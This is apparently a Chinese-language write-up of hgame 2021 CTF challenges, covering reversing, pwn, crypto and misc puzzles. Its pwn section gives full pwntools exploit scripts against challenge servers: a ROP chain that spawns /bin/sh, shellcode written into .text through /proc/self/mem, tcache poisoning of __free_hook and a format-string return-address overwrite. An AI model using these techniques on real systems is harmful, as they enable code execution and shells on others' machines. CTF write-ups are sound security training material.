fake_debugger beta

没搞懂,不同位置的不同字符对应的编码都不同,没什么思路,写了个脚本爆破了

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#context(log_level = 'debug')
total_char = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-
_=+|/?.>,<:;\"\'\\`~!@#$%^&*(){}[]'
def test(flag_now):
    sh = remote("101.132.177.131",9999)
    payload = flag_now
    sh.sendlineafter("now!\n",payload)
    for i in range(2 * len(flag_now)):
        sh.sendlineafter("---\n",' ')
    sh.recvuntil('eax: ')
    code = int(sh.recvuntil("\n"))
    sh.close()
    return code
def get_next(flag_now):
    sh = remote("101.132.177.131",9999)
    payload = flag_now + 'a'
    sh.sendlineafter("now!\n",payload)
    for i in range(2 * len(flag_now) + 2):
        sh.sendlineafter("---\n",' ')
    sh.recvuntil('ebx: ')
    code = int(sh.recvuntil("\n"))
    return code
flag = 'hgame{You_Kn0w_debuG'
while(flag[-1] != '}'):
    mapping = \{\}
    for charac in total_char:
        mapping[test(flag + charac)] = charac
        #print(str(test(charac)) + ':' + charac + '=>' + mapping[test(charac)])
    flag += mapping[get_next(flag)]
    print flag
print flag
```

分了几次爆破,所以这个脚本的起点就几乎是 flag 了

pwn

rop_primary

没什么难度,就是单纯的 ROP

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from LibcSearcher import *
import re
elf = ELF("./rop_primary")
pop_rdi_ret = 0x401613
pop_rsi_r15_ret = 0x401611
pop_r14_r15_ret = 0x401610
def matrixMul(A, B):
    if len(A[0]) == len(B):
        res = [[0] * len(B[0]) for i in range(len(A))]
        for i in range(len(A)):
            for j in range(len(B[0])):
                for k in range(len(B)):
                    res[i][j] += int(A[i][k]) * int(B[k][j])
        return res
sh = remote("159.75.104.107", 30372)
sh.recvuntil("A:\n")
matA = []
matB = []
while 1:
    number_string = sh.recvuntil("\n",drop = True)
    if(number_string == 'B:'):
        break
    matA.append(re.findall(r"\d+\.?\d*",number_string))
while 1:
    number_string = sh.recvuntil("\n",drop = True)
    if(number_string == 'a * b = ?'):
    matB.append(re.findall(r"\d+\.?\d*",number\_string))
matAns = matrixMul(matA, matB)
print matAns
for i in matAns:
    for j in i:
        sh.sendline(str(j))
sh.recvuntil("best\n")
payload = 'a' * 0x30 + 'b' * 8 + p64(pop_rdi_ret) + p64(elf.got['puts']) +
p64(elf.symbols["puts"]) + p64(0x40157B)
sh.sendline(payload)
leak_addr = u64(sh.recv(6).ljust(8,'\x00'))
log.success("addr:" + hex(leak_addr))
libc = LibcSearcher('puts',leak_addr)
libc_base = leak_addr - libc.dump("puts")
```

```
log.success("libc_base:" + hex(libc_base))
system_addr = libc_base + libc.dump("system")
bin_sh_addr = libc_base + libc.dump('str_bin_sh')

payload = 'a' * 0x30 + 'b' * 8 + p64(pop_r14_r15_ret) + p64(0) * 2
payload += p64(pop_rdi_ret) + p64(bin_sh_addr) + p64(system_addr)
sh.sendlineafter('best\n',payload)
sh.interactive()
```

写完exp打远程的时候发现搜不出来 libc,考虑是 libc-database 版本过低,然后尝试更新,但是 libc-database 本身是装 LibcSearcher 的时候一起装的,可能安装的时候有点问题,get 脚本用不来,所以只好整个 libc-database 删掉重装,重新 get,家里的带宽确实比较小,整个更新大概花了半个多小时,再加上更新的时候干别的事情去了差点把这题忘了,所以很晚才打通,但是运气还算不错,抢到了一血,只比二血早了30秒

the_shop_of_cosmos

这道题是真的开阔视野了,出的是真当炫酷。程序的逻辑很简单,有无限次读文件和无限次写文件的机会。其实看到题目我第一个就想到了对 /proc 目录动手,但是当时觉得不知道服务器跑的进程的 uid 也没有用。虽然终端里面有 \$uid 可以代替,但是 open 里没法用,遂放弃,想想真的很遗憾,放出 hint 之后我仔细看了一下这个目录的相关知识,了解到有 self 这个目录,每个进程访问都可以访问到自己的对应 uid 的目录,同时也避免了 frok 之类操作对 uid 的改变这样的问题。而每个进程对应 uid 目录中都有一些该进程信息的虚拟文件,我们主要关系 maps 和 mem,前者存储了进程的内存映射情况,可以获得各种基地址;后者则是进程占有的整个内存空间的映射,这个文件是可读写的, .text 也同样可写。所以思路就有了,先通过一次读获取进程的基地址,然后通过一次写把一段会执行的 .text 中的代码直接写成 shellcode 就可以 getshell 了。

利用整型溢出可以获得无限的钱,这个应该不用多说了

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(arch = 'amd64',os = 'linux')
elf = ELF("./shop")
libc = ELF("./libc.so.6")
sh = process("./shop")
sh = remote("159.75.104.107", 30398)
sh.sendlineafter(">> ","1")
sh.sendlineafter(">> ","4294867296")
sh.sendlineafter(">> ",'2')
sh.sendlineafter(">> ",'1')
sh.sendlineafter(">> ",'/proc/self/maps')
sh.recvuntil(": ")
prog_base = int(sh.recvuntil("-",drop = True),base = 16)
log.success("prog_base:",prog_base)
sh.sendlineafter(">> ",'3')
sh.sendlineafter(">> ",'1')
sh.sendlineafter(">> ",'/proc/self/mem')
sh.sendlineafter(">> ",str(prog_base + 0x17EC))
shellcode = asm(shellcraft.sh())
sh.sendlineafter(">> ",str(len(shellcode)))
```

```
sh.sendlineafter(">> ",shellcode)
sh.interactive()
```

patriot's note

这算是一个 Tcache poisoning 的裸题了吧,以前做题的时候一直没去研究 Tcache 相关的机制,这一次看了一下发现确实使利用变的简单了许多。Tcache 的优先级很高,高于 Fastbin 和 top chunk 的前向合并。 Tcache 和 Fastbin 其实挺像的,当然 Tcache 本身是一个单独维护的隔离链表,而 Fastbin 只是一个 LIFO 的单链表(换句话说就是用链表模拟的栈),这里来看的话区别还是很大的,但是在利用上有相似之处。就本题来看,存在 UAF ,可以对 Tcache 结构体的 next 指针任意写,这样就可以实现任意地址分配,从而实现任意地址写。和 Fastbin 的 Arbitrary Alloc 没什么区别,唯一的就是 Tcache 不会对被分配地址 chunk 的 size 标记做检测,所以我们甚至不需要伪造 size 就可以直接 Arbitrary Alloc 了。当然实现利用还需要一个 leak,可以申请并释放一个属于 Unsorted Bin 的 Chunk(就本题而言,还需要避免这个 Chunk 被 top Chunk 合并掉),这样在 bin 中的 Chunk 的 fd 指针就会指向 main_arena 的一个固定偏移处,然后通过 puts 功能就可以 leak 出 libc 的基地址了。

关于 main_arena

fd 指向 main_arena 的固定偏移处的原因

随随便便地说 fd 必定会指向 main_arena 的一个固定偏移显得很苍白,原因还是解释一下,main_arena 是 ptmalloc 管理主分配区的唯一实例,其类型为 struct malloc_state, 就 2.27 版本的 libc 来说是这样定义的

```
struct malloc_state
 /* Serialize access. */
 __libc_lock_define (, mutex);
 /* Flags (formerly in max_fast). */
 int flags;
 /* Set if the fastbin chunks contain recently inserted free blocks. */
 /* Note this is a bool but not all targets support atomics on booleans. */
 int have_fastchunks;
 /* Fastbins */
 mfastbinptr fastbinsY[NFASTBINS];
 /* Base of the topmost chunk -- not otherwise kept in a bin */
 mchunkptr top;
 /* The remainder from the most recent split of a small request */
 mchunkptr last_remainder;
 /* Normal bins packed as described above */
 mchunkptr bins[NBINS * 2 - 2];
 /* Bitmap of bins */
 unsigned int binmap[BINMAPSIZE];
  /* Linked list */
  struct malloc_state *next;
```

```
/* Linked list for free arenas. Access to this field is serialized
   by free_list_lock in arena.c. */
struct malloc_state *next_free;

/* Number of threads attached to this arena. 0 if the arena is on
   the free list. Access to this field is serialized by
    free_list_lock in arena.c. */
INTERNAL_SIZE_T attached_threads;

/* Memory allocated from the system in this arena. */
INTERNAL_SIZE_T system_mem;
INTERNAL_SIZE_T max_system_mem;
INTERNAL_SIZE_T max_system_mem;
};
```

这里面的 bins 数组就保存了 Unsorted Bin 的头节点,由于 Unsorted Bin 用(循环)双向链表维护,那么链表中尾节点的 fd 就会指向头节点,也就是结构体的固定偏移处了(事实上 bins [1] 就是 Unsorted Bin 的头节点),本题我们只往 Unsorted Bin 中放一个 bin,所以第这个 bin 就是尾节点了。事实上还是有必要多啰嗦几句,fd 指向下一个节点,bk 指向前一个节点,如果 Unsorted Bin 链表中不止一个 bin 的话第一个 bin 的 fd 是不会像本题一样指向 main_arena 的,但是 bk 仍然可以 leak,在 64 位机下由于地址高2字节为 \x00 的原因往往难以 leak 出 bk,但是 32 位机下往往是可以的。也就是说一些情况下不一定需要 leak 链表尾,头也是可以的。

附一张调试图

```
all: 0x555555758e40 → 0x555555758250 → 0x7ffff7dcdca0 (main arena+96) ← 0x55555758e40
empty
empty
       x/20xg 0x555555758e40
                                        0x00000000000000bc1
0x555555758e40: 0x00000000000000000
0x555555758e50: 0x0000555555758250
                                        0x00007fffffdcdca0
0x55555758e60: 0x00000000000000000
                                        0x000000000000000000
0x555555758e70: 0x000000000000000000
                                       0x000000000000000000
0x555555758e80: 0x00000000000000000
                                       0x000000000000000000
0x55555758e90: 0x00000000000000000
                                       0x000000000000000000
0x55555758ea0: 0x00000000000000000
                                       0x000000000000000000
0x55555758eb0: 0x00000000000000000
                                       0x00000000000000000
0x55555758ec0: 0x00000000000000000
                                       0x00000000000000000
0x55555758ed0: 0x00000000000000000
                                       0x00000000000000000
       x/20xg 0x555555758250
0x555555758250: 0x000000000000000000
                                        0x00000000000000bc1
0x555555758260: 0x00007ffff7dcdca0
                                        0x0000555555758e40
0x55555758270: 0x000000000000000000
                                        0x00000000000000000
0x55555758280: 0x000000000000000000
                                        0x000000000000000000
0x55555758290: 0x000000000000000000
                                        0x000000000000000000
0x555557582a0: 0x00000000000000000
                                        0x00000000000000000
0x555557582b0: 0x00000000000000000
                                       0x000000000000000000
0x555557582c0: 0x00000000000000000
                                       0x00000000000000000
0x555557582d0: 0x00000000000000000
                                       0x000000000000000000
                                       0x00000000000000000
0x555557582e0: 0x00000000000000000
```

这样应该就很清楚了

如何获得 main_arena 的偏移

固定偏移具体是多少可以很容易地通过调试得出,也可以自己算,而 main_arena 相对于基地址的偏移稍微麻烦一点。把题目提供的 libc 放到 IDA 里面,找到 malloc_trim() 函数

```
_int64 __fastcall_malloc_trim(__int64 a1, double a2, double a3, double a4, double a5, double a6, double a7, __m128i a8)
bool v10; // zf
   int64 v11; // r8
 unsigned __int64 v12; // r15
 signed __int64 v14; // r12
unsigned __int64 v15; // r10
unsigned __int64 v16; // r9
signed __int64 v17; // rdx
signed int v18; // eb
signed __int64 v19; // r15
__int64 i; // rbp
unsigned __int64 v22; // rdi
void *v23; // rd
voia "v23; // rou
unsigned __int64 v24; // rcx
unsigned __int64 v25; // rcx
unsigned __int64 v26; // ST98_8
unsigned __int64 v27; // ST90_8
unsigned int v28; // ST8C_4
unsigned __int64 v29; // rcx
unsigned __int64 v30; // rcx
__int64 v31; // [rsp+0h] [rbp-58h]
unsigned int v32; // [rsp+8h] [rbp-50h]
if ( dword_3EB264 < 0 )
   sub_914B0(a2, a3, a4, a5, a6, a7, a8);
_R13 = &dword_3EBC40;
do
 {
   _RSI = 1LL;
v10 = dword_3F09D8 == 0;
    if ( dword_3F09D8 )
```

dword_3EBC40 就是 main_arena 了。当然这样说他是就是显得很不负责任,凭啥说他是呢? 还是要看一下 malloc.c 中的源码

```
int
__malloc_trim (size_t s)
{
  int result = 0;

  if (__malloc_initialized < 0)
    ptmalloc_init ();

  mstate ar_ptr = &main_arena;//<=here!
  do
    {
        __libc_lock_lock (ar_ptr->mutex);
        result |= mtrim (ar_ptr, s);
        __libc_lock_unlock (ar_ptr->mutex);

        ar_ptr = ar_ptr->next;
    }
    while (ar_ptr != &main_arena);

    return result;
}
```

两个对照一下就明白了。按说 main_arena 在很多函数里面肯定都出现了,为什么独独找这个函数呢? 我也不知道。大家都用这个找就这个吧。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *

#sh = process("./note")
sh = remote("159.75.104.107",30369)
libc = ELF("./libc-2.27.so")
```

```
def take(size):
    sh.sendlineafter("exit\n",'1')
    sh.sendlineafter("write?\n",str(size))
def delete(index):
    sh.sendlineafter("exit\n",'2')
    sh.sendlineafter("delete?\n",str(index))
def edit(payload,index):
    sh.sendlineafter("exit\n",'3')
    sh.sendlineafter("edit?\n",str(index))
    sh.send(payload)
def show(index):
    sh.sendlineafter("exit\n",'4')
    sh.sendlineafter("show?\n",str(index))
take(2048)#index:0
take(0x100)#index:1
delete(0)
show(0)
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - 0x3ebc40 - 96
log.success("libc_base:" + hex(libc_base))
delete(1)
#malloc_hook = libc_base + libc.symbols["__malloc_hook"]
free_hook = libc_base + libc.symbols["__free_hook"]
#log.success("malloc_hook:" + hex(malloc_hook))
#edit(p64(malloc_hook - 0x10),1)
edit(p64(free_hook),1)
take(0x100)#index:2
take(0x100)#index:3
one_gadget = libc_base + 0x4f432
realloc = libc_base + libc.symbols["__libc_realloc"]
#payload = p64(one_gadget) + p64(realloc + 0xa)
payload = p64(one_gadget)
edit(payload,3)
#take(0x200)
delete(0)
sh.interactive()
```

写 malloc_hook 的时候发现 one_gadget 都不能用,就改成 free_hook 了。

killerqueen

逻辑挺简单的,有两次格式化字符串攻击的机会,我选择第一次 leak,第二次改返回地址为 one_gadget getshell。其实刚开始的时候我是考虑通过格式占位符 %200000c 让 printf 输出大量字符,这样他就会调用 malloc(),那么就只有修改 __malloc_hook 或 __free_hook 为 one_gadget 就可以 getshell 了。但是由于 one_gadget 的限制不可行,就只好改返回地址了。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
```

```
from LibcSearcher import *
#context(log_level = 'debug',os = 'linux',arch = 'amd64')
context.terminal = ['tmux','splitw','-h']
for i in range(0x70,0x79):\#0x10a41c \rightarrow i==0x70;0x4f432 \rightarrow i==0x48
    try:
        #sh = process('./kq')
        sh = remote("159.75.104.107", 30339)
        sh.sendlineafter("电话\n",'0')
        rand = int(sh.recvuntil(":",drop = True),base = 10)
        sh.sendlineafter("什么\n",'a')
        sh.send('\n')
        sh.sendlineafter("\n",str(-rand - 2))
        payload = '%19$p-%17$p-%24$p-%44$p'
        sh.sendlineafter("是--\n",payload)
        sh.recvuntil('...\n')
        _IO_2_1_stdout_addr = int(sh.recvuntil("-",drop = True),base = 16)
        _IO_file_write_addr = int(sh.recvuntil("-",drop = True),base = 16) - 45
        prog_base = int(sh.recvuntil("-",drop = True),base = 16) - 0x10b8
        stack_addr = int(sh.recvuntil("\n",drop = True),base = 16)
        ret_addr = stack_addr - 0x28 - 0xE0
        log.success('_IO_2_1_stdout_:' + hex(_IO_2_1_stdout_addr))
        log.success('ret_addr:' + hex(ret_addr))
        libc = LibcSearcher("_IO_2_1_stdout_",_IO_2_1_stdout_addr)
        libc.add_condition("_IO_file_write",_IO_file_write_addr)
        libc_base = _IO_2_1_stdout_addr - libc.dump("_IO_2_1_stdout_")
        log.success('libc_base:' + hex(libc_base))
        log.success('_IO_file_write_addr:' + hex(_IO_file_write_addr))
        log.success('_IO_file_write_addr_calc:' + hex(libc_base +
libc.dump('_IO_file_write')))
        malloc_hook = libc_base + libc.dump("__malloc_hook")
        one_gadget = libc_base + 0x10a41c
        #one_gadget = prog_base + 0x910
        log.success('one:' + hex(one_gadget))
        #payload = fmtstr_payload(6,{malloc_hook:one_gadget},numbwritten =
0,write_size = 'short')
        target_info = [[one_gadget & 0xffff,0],[(one_gadget >> 16) & 0xffff,2],
[(one_gadget >> 32) & 0xffff,4]]
        target_info = sorted(target_info,key = (lambda x:x[0]))
        print target_info
        payload = '%15$11n'
        payload += '%' + str(target_info[0][0]) + 'c' + '%12$hn'
        payload += '%' + str(target_info[1][0] - target_info[0][0]) + 'c' +
'%13$hn'
        payload += '%' + str(target_info[2][0] - target_info[1][0]) + 'c' +
'%14$hn'
        payload = payload.ljust(48, 'a')
        payload += p64(ret_addr + target_info[0][1])
        payload += p64(ret_addr + target_info[1][1])
        payload += p64(ret_addr + target_info[2][1])
        payload += p64(ret\_addr + i)
        payload = payload.ljust(0x100,'\x00')
```

```
print payload
    #payload += '%150000cok'
    sh.sendafter("什么\n",payload)
    sh.recvuntil("a")
    log.success('one:' + hex(one_gadget))
    #gdb.attach(proc.pidof(sh)[0])
    sh.sendline("")
    sh.sendline("echo 'pwned'")
    sh.recvuntil("pwned")
    sh.interactive()
    break
except:
    sh.close()
```

麻烦还是有点麻烦的,调了不少时间。

Crypto

signin

```
扩欧扩欧扩欧, 头疼死了
```

c 的生成方式为 c = a ** p * m % p , 那么就是

$$c = (a^p * m) \mod p$$

稍微化简一下就是

$$a * flag \equiv c \pmod{p}$$

这个用扩欧就可以解掉了

python 随便抄一手

```
import libnum
91800102844500997636793818421226295694813409817830489986833264638564136146943461
41110381729240182899696936923396717079363767865084960138769638443584278141336198
69373834681831478373687169163369231304017586924666373399008416851241909417380038
71183340798882867448829494255476406285790471594507528969176256426783
p =
14020811115645608060035473906234304553608911706104810716130083003755300778021444
11353122697928883901708330681160152979884570633036344273728118315334713004032102
69143894289963232120754105029762436830871759622002703367278520094311613669797030
109244450375247896616467172698874479881280112375643366820088374319151
c =
62669984905093476761116364147896749261246394704533378920607682538236231297338606
89857741160479502908014936073426412380882310667370723467440550392745996621860882
15524900938181875352947510430772245913458441028004229390782485780014224069114098
28355694332378238370530048125215690309230305439084596199405057273963
def fastExpMod(b, e, m):
   result = 1
    while e != 0:
        if (e\&1) == 1:
            \# ei = 1, then mul
```

```
result = (result * b) % m
        e >>= 1
        # b, b^2, b^4, b^8, ..., b^2(2^n)
        b = (b*b) \% m
    return result
def gcd(a,b):
   if(b == 0):
        return a
    else:
        return gcd(b,a % b)
def exgcdRecursion(a,b):
   if b==0:
        x = 1
        y = 0
        return (a,x,y)
   r,x,y = exgcdRecursion(b,a%b)
   t = x
   x = y
   y = t - a // b * y
   return (a,x,y)
a = fastExpMod(a,p,p)
#print(a)
#print(gcd(a,p))
flag = c * (exgcdRecursion(a,p)[1])
#print(flag)
start_it = (-flag) // p + 1
for t in range(start_it,start_it + 1000):
   try:
        print(str(flag + t * p))
        flag_str = libnum.n2s(flag + t * p)
        print(flag_str)
        if(flag_str[:6] == 'hgame{'):
            log.success('t:' + t)
    except:
        t=t
```

python 的实数除精度是有限的,需要用 // 当时不知道,用的 / , 导致一直都还原不出来,浪费不少时间。

gcd or more?

chiper 的生成方式为 cipher = pow(s2n(FLAG), 2, n) / 简单的化简一下就是

$$flag^2 \equiv cipher \pmod{n}$$

由于 flag 一定存在, 所以这是一个二次剩余问题

若 n 是奇素数,那么用 Cipolla 算法可以在 $O(log_2n)$ 的时间内解决掉。然而本题的 n=pq,p,q都 是奇素数,所以可以先分解为二次同余方程组

$$flag^2 \equiv cipher \pmod n \Rightarrow egin{cases} flag_1^2 \equiv chiper \pmod p \ flag_2^2 \equiv chiper \pmod q \end{cases}$$

(84812196578912497483199456102681113661036350274620044265283928278516249390960L, 416368442216404370115478480447969780952694950402497033266642170873590218059L) (33570896975793191313496233193196351806104943487094925756639556604941759642419L, 78043817665571719999419061286654197325730434558907498221349901238129429193852L)

然后两组里一对一进行 CRT 合并,可以得出四个解,其中就有某个可以还原出 flag

Cipolla

```
#Converts n to base b as a list of integers between 0 and b-1
#Most-significant digit on the left
def convertToBase(n, b):
    if(n < 2):
        return [n]
    temp = n
    ans = []
    while(temp != 0):
        ans = [temp \% b] + ans
        temp /= b
    return ans
#Takes integer n and odd prime p
#Returns both square roots of n modulo p as a pair (a,b)
#Returns () if no root
def cipolla(n,p):
    n %= p
    if(n == 0 \text{ or } n == 1):
        return (n,-n%p)
    phi = p - 1
    if(pow(n, phi/2, p) != 1):
        return ()
    if(p\%4 == 3):
        ans = pow(n,(p+1)/4,p)
        return (ans,-ans%p)
    aa = 0
    for i in xrange(1,p):
        temp = pow((i*i-n)\%p,phi/2,p)
        if(temp == phi):
            aa = i
            break;
    exponent = convertToBase((p+1)/2, 2)
    def cipollaMult((a,b),(c,d),w,p):
        return ((a*c+b*d*w)%p,(a*d+b*c)%p)
    x1 = (aa, 1)
    x2 = cipollaMult(x1,x1,aa*aa-n,p)
    for i in xrange(1,len(exponent)):
        if(exponent[i] == 0):
            x2 = cipollaMult(x2,x1,aa*aa-n,p)
            x1 = cipollaMult(x1,x1,aa*aa-n,p)
        else:
            x1 = cipollaMult(x1,x2,aa*aa-n,p)
            x2 = cipollaMult(x2,x2,aa*aa-n,p)
    return (x1[0], -x1[0]\%p)
```

```
n = long(input())
p = long(input())
print cipolla(n,p)
```

exCRT

```
#!/usr/bin/env python
# coding=utf-8
from functools import reduce
def gcd(a, b):
   if b==0: return a
    return gcd(b, a%b)
def lcm(a, b):
    return a * b // gcd(a,b)
def exgcd(a, b):
   if b==0: return 1, 0
    x, y = exgcd(b, a\%b)
    return y, x - a//b*y
def uni(P, Q):
   r1, m1 = P
    r2, m2 = Q
   d = gcd(m1, m2)
   assert (r2-r1) \% d == 0
   11, 12 = \exp(m1//d, m2//d)
    return (r1 + (r2-r1)//d*11*m1) \% lcm(m1, m2), lcm(m1, m2)
def CRT(eq):
   return reduce(uni, eq)
if __name__ == "__main__":
    n = int(input())
    eq = [list(map(int, input().strip().split()))[::-1] for x in range(n)]
    print(CRT(eq)[0])
```

当然完全没有必要用 exCRT 合并,毕竟p,q都是质数,但是有找到这个板子就免得我手打 CRT 了。

最后合并出来并转成字符串就得到了 flag: hgame{3xgCd~i5_re4l1y+e@sy^r1ght?}

WhitegiveRSA


给了公钥和密文,看 N 不甚大,随便找个网站分解一下得

```
p = 1029224947942998075080348647219
q = 857504083339712752489993810777
```

然后就是要求 d 了,即求 $d \Leftrightarrow ed \equiv 1 \pmod{r}$ (r = pq) ,这个一看就是个扩欧,曾经打过 OI,这个东西当时也是会写的,但是现在我看到算法就头疼,所以就随便找了个板子跑了一下

```
# coding = utf-8
def computeD(fn, e):
    (x, y, r) = extendedGCD(fn, e)
   #y maybe < 0, so convert it</pre>
   if y < 0:
       return fn + y
   return y
def extendedGCD(a, b):
   #a*xi + b*yi = ri
   if b == 0:
       return (1, 0, a)
   #a*x1 + b*y1 = a
   x1 = 1
   y1 = 0
   \#a*x2 + b*y2 = b
   x2 = 0
   y2 = 1
   while b != 0:
        q = a / b
        \#ri = r(i-2) \% r(i-1)
        r = a \% b
        a = b
        b = r
        #xi = x(i-2) - q*x(i-1)
        x = x1 - q*x2
        x1 = x2
        x2 = x
        y_i = y_{i-2} - q*y_{i-1}
        y = y1 - q*y2
       y1 = y2
        y2 = y
    return(x1, y1, a)
p = 1029224947942998075080348647219
q = 857504083339712752489993810777
e = 65537
n = p * q
fn = (p - 1) * (q - 1)
d = computeD(fn, e)
print(str(d))
```

解出 d = 121832886702415731577073962957377780195510499965398469843281, 然后考虑解密, 这个时候我发现了 RSA Tool 2 by tE 这个工具, 意识到之前的工作白做了



直接获得flag

MISC

感觉都是脑洞题,看来需要多玩玩解密游戏练练脑子

Tools

第一步用 F5-steganography 解密图片,密码为备注中的!LyJJ9bi&M7E72*JyD,获得压缩包密码e@317S*p1A4bIYIs1M,解压压缩包

第二步用 Steghide 解密, 密码仍然在备注中, 解密得 u0!F04JUh15!L55%\$&


第三步用 outguess, 这个东西好像只能自己编译安装,我在编译的时候爆了一堆 warning,但是好想还是可以用,得密码 @UjxL93044V5z12zKI

第四步用 JPHS ,充满年代感的程序,获得密码 xSRejK1^Z1Cp9M!z@H


最后得到四张二维码碎片,合起来一扫,获得flag: hgame{Taowa_is_NOT_g00d_but_T001s_is_Useful}

Telegraph: 1601 6639 3459 3134 0892

拿到音频,听了一下,前面很正常,1分10秒左右开始出现电报的声音,2分30秒左右又有明显的噤声,猜测是频谱隐写,拖到AU中一看



果然,写了一个大大的850Hz,一看1分10秒850Hz处



随便找个网站翻译一下

33	
众果捜首页>>摩尔斯电码转换	
英文字母:	
YOURFLAGIS4G00DS0NGBUTN0T4G00DMAN039310KI 转换为摩斯电码 清除 生成摩斯代码的分隔方式: ② 空格分隔 ○ 单斜杠/分隔	
村田	
摩斯电码 : (格式要求: 可用空格或单斜杠/来分隔摩斯电码, 但只可用一种, 不可混用)	转换为英文字母成功
转换为英文字母	

得 YOURFLAGIS4G00DS0NGBUTN0T4G00DMAN039310KI, 所以flag为 hgame {4G00DS0NGBUTN0T4G00DMAN039310KI}, 读错了许多次, 眼睛都看花了。

Hallucigenia

这个奇怪的生物令人不适

看到 png ,先 stegsolve 里面看一下,上周的题目是改高度,当时直接改过了,就没解出来,这次不用改高度,直接看就可以了



二维码扫出来是

gmBCrkRORUkAAAAA+jrgswajaq0BeC3IQhCEIQhCKZw1MxTzslNKnmJpivW9IHVPrTjvkkuI3sP7bWAE dIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTEC durxzMRAc5EihsEflmIN8Rzuguwq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsVh7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9ZmybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEIQISICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuW7YFOVEFEST0BAACLgLOrAAAAAggUAAAAAAAAFJESEkNAAAAChoKDUdOUIk=

看到等号,估计是 base64,解压一下发现是乱码,但是末尾有 png 的魔数,联想到题干的颠倒,估计 这实际上是个 png,简单写个脚本逆一下

```
#!/usr/bin/env python
# coding=utf-8
import base64

s =
   'gmBCrkRORUkAAAAA+jrgswajaq0BeC3IQhCEIQhCKZwlMxTzslNKnmJpivw9IHVPrTjvkkuI3sP7bwA
EdIHWCbDsGsRkz9IUJC9AhfZFbpqrmzBtI+ZvptwC/KCPrL0gFeRPOcI2wyqjndfUwlNj+dgwpe1qSTE
   cdurxzmRAc5EihseflmIN8Rzuguwq61JwRQpsI51/KHHT/6/ztpZJ33ssKbieTa1C5koONbLcf9aYmsV
   h7RW6p3SpASnUsb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpwouviO6ih9z
   mybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgyplLqF/LwZzIS5PvwbqOvrslNHVEYchCEI
   QISICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuw7YFoVEFEST0BAACLgLOrAAAAAggUAAAATAAAAFJ
   ESEkNAAAAChokDUdOUIk='
   de = base64.b64decode(s)
   print de[::-1]
```

然后获得一个png

hgame{tenchi_souzou_dezain_bu}

直接看看不懂,借助在线工具翻转 (Google png 水平翻转 第一个)

hgame{tenchi_souzou_dezain_bu}

获得flag

DNS

这道题又是给了一个 pcapng , 里面不断出现 https://flag.hgame2021.cf/ 这个域名 , 考虑登进去看看 , 发现一直有弹窗 , 就把js禁用掉了 , 网站源码为

```
<html>
<head>
</head>
<body>
<script>

while(true) {
            alert("Flag is here but not here")
            }
            </script>
<b>Do you know SPF?</b>
</body>
</html>
```

SPF是啥?谷歌一下有说是防晒霜的,估计和题目没关系,应该是**发件人策略框架**吧,引用Wiki:

发件人策略框架(英语:Sender Policy Framework;简称SPF; RFC 4408)是一套电子邮件认证机制,可以确认电子邮件确实是由网域授权的邮件服务器寄出,防止有人伪冒身份网络钓鱼或寄出垃圾电邮。SPF允许管理员设定一个DNS TXT记录或SPF记录设定发送邮件服务器的IP范围,如有任何邮件并非从上述指明授权的IP地址寄出,则很可能该邮件并非确实由真正的寄件者寄出(邮件上声称的"寄件者"为假冒)。[1]

